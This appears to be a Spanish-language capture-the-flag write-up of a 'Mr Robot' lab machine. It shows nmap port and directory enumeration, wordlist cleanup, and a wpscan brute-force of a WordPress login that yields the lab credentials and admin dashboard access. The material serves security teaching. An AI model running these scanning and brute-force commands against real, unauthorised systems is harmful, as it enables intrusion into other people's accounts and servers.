
Mr. robot

Escaneo

```
❯ cd mrrobot
❯ nmap -p- --open -sC -sV -sS --min-rate 5000 -n -Pn -vvv 10.10.146.140 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-06 10:56 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan
```

```
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 63 Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
| SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
|_-----END CERTIFICATE-----
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
```

Buscamos las cosas tipicas de cuando tenemos un puerto 80 abierto, admin robot.txt




Y tenemos la primera flag


Fuzzing

A continucion haremos una facilita enumeracion con nmap -script=http-enum -p80 IP

```
❯ nmap --script=http-enum -p80 10.10.146.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 11:09 CET
Nmap scan report for 10.10.146.140
Host is up (0.077s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 43.79 seconds
```

Despues de ver las posibles rutas vamos a comprobar con la login.php








```
❯ ls
escaneo  fsocity.dic
❯ wc -w fsocity.dic
858160 fsocity.dic
❯ sort fsocity.dic | uniq > fsocity_mod.dic
❯ wc -w fsocity_mod.dic
11451 fsocity_mod.dic
```

Ataque de fuerza bruta

```
11451 fsocity_mod.dic
❯ wpscan --url http://10.10.146.140/wp-login.php -U /home/unicomanu/Academia/mrrobot/fsocity_mod.dic -P /home/unicomanu/Academia/mrrobot/fsocity_mod.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

|
```

```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:05 <=============================================================================================

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / ERROR Time: 00:02:58 <==========================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Feb  6 13:13:07 2024
[+] Requests Done: 4149
[+] Cached Requests: 185
[+] Data Sent: 1.446 MB
[+] Data Received: 15.827 MB
[+] Memory used: 286.129 MB
[+] Elapsed time: 00:03:07
```


Username
Elliot
Password
Remember Me
Log In
Lost your password?
← Back to user's Blog!


10.10.146.140/wp-admin/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
user's Blog!
New
Howdy, Elliot Alderson
Dashboard
Home
Updates
Posts
Media
Pages
Comments
Appearance
Plugins
Users
Tools
Settings
Collapse menu
Dashboard
Screen Options
Help
At a Glance
WordPress 4.3.1 running Twenty Fifteen theme.
Activity
No activity yet!
Quick Draft
Title
What's on your mind?
Save Draft
WordPress News
Loading...